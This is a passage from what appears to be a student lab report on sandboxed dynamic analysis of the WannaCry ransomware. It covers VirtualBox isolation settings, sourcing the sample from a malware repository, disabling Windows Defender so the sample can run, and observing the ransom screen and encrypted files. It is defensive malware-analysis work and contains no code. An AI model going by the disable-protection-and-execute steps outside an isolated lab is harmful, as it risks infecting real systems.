2.1 Hosting Virtual Machine using Oracle VirtualBox

Since the majority of malware targets the Windows API, Windows 10 a windows base operating system, was chosen to get the full capabilities of the malware. In order to eliminate any buffering or limit of get to the full capacity the virtual machine was given enough RAM and CPU to guarantee continuous ruing of the program and monitoring tools.




Figure 34 configuration of virtual machine




Figure 35 configuration of virtual machine




Figure 36 configuration of virtual machine resource

2.2 Network Isolation

Static network isolation was implemented to stop spreading the malware through the network or to stop any connection with sever it may trying to connect through command control.




Figure 37 network connection

The network adapter was set up to the option “Host-Only Adapter” mode. This setting create a privet network between host computer and the sandbox mainly cutting the VM’s

connection to the physical network still allowing the host to computer to capture ongoing network packets.

Disabling shearing Resources: All “shared Folders” feature that allows sharing folders between host and gust were turned off to reduce the possibility of harmful programs escape the sandbox to the host via sheared file Folders. In order to avoid unintentional data leaks or cross-contamination, shared clipboard and drag and drop features also disable.




Figure 38 Disabling shearing Resources

2.1 Snapshot Creation

A “clen state” snapshot of the virtual machine was taken before adding any file or tool. In order to ensure the following tests are tainted by earlier artifacts, this baseline is super important

for analysis of the malware since it enables to restore any changers that done to the machine after




Figure 39 snapshot

3. Malware Selection and Protection

3.1 Source and Selection:

WannaCry (also known as WanaCypt0r 2.0) was the malware sample chosen for this analysis. The executing file ware taken form “theZoo” a one of the popular collections of malware open-source GitHub repository which is dedication of research and analysis purpose.

WannaCry was chosen due to many reasons, prime example of ransomware, one of the most popular and painful malwares, windows base malware, and can identify encryption with ransomware demand mechanisms makes it ideal for demonstrate dynamic analysis techniques and identifying clear indicators of Compromise (IoCs).

3.2 Preparation and Security Configuration

The malware sample was downloaded as a password protected archive to prevent accidental execution during transfer prosses of the malware file to the sandbox VM, then the sample was

extracted.




Figure 40 GitHub

A essential configuration phase was included which is some adjustments in sandbox environment security mechanisms. When the sample was extracted, Windows Defender Real-time protection automatically started to identify it and removed it completely.




Figure 41 ransomware detection






Figure 42 ransomware detection

Therefor windows defender and other related real time protection measurements were manually disabled for the purpose of continue the investigation. This allowed the virus to fully execute its payload without any barriers allowing to angelizes its fully formed behavior.





43 disabling windows defender

4. Execute Malware in the Sandbox

This section documents the **"before and after"** states of the sandbox environment, in strict measurements showcasing dynamic analysis the immediate reaction in real-time and the artifacts left by it.

4.1 Pre-Execution Baseline (Before Stage)

A system performance baseline was set up prior to the harmful payloads in order to detect unusual resource spikes during the infection.

System Resources: According to the tasks manager performance tab, the system was in ideal state, with memory utilization 83% and CPU usage around 4% (because of only 3-4 programs running inside the sandbox like monitoring tools). The baseline attests to the absence of any additional operations that might happen.




Figure 44 baseline

Security state: A quick scan of the windows security "Virus & threats" was run to confirm the purity of the computer. It was shown that system is clen without any contamination prior to the introduction of the sample.




Figure 45 quick scan result

4.2 Execution and Security Responds

The Windows Defender Real-time protection engine stared up when I just extracted the file WannaCry malware from the zip file and then stared to immediate removal from the machine.

Threat Detection: The windows defender system named the file as Ransom:Win32/WannaCrypt.A!rsm and highlighted it as a **"Severe"** threat. With this it conform that the modern antivirus software has the ability to signatures to identify and react to known ransomware malware.




Figure 46 identification of malware

Bypassing Defense: Deu to remediate removal and get the full observation on behavior of maximum capacity of the ransomware malware lifecycle, real-time protection and other security features was manually disabled, allowing it to reach its full capacity.

4.3 Post Execution Finding (A "After" State)

Once executed, the malware exhibited aggressive behavior typical of cryptographic ransomware. The documentation revealed major changes in file system and process hierarchy in the visual background.

A. Visual and file system impact
   The Ransom Demand: The "Wana Decryt0r 2.0" GUI's instantaneous responsa was obvious sign of compromise (IoC). Countdown time for "Payment will raised" and "Your files will e lost" well as a bitcoin address (13M$VW2…) for the ransom payment, were shown in the display.

File Encryption:

Figure 47 the ransom demand

File Encryption: User files, such as the Zoo-master.zip and Regshot archive, had been renamed with the .WNCRY extinction, according to the download directory. The directory also produced a ransom note text file called @plese_Read_Me@.txt with instructions with explanation of what has happed and what to do next.

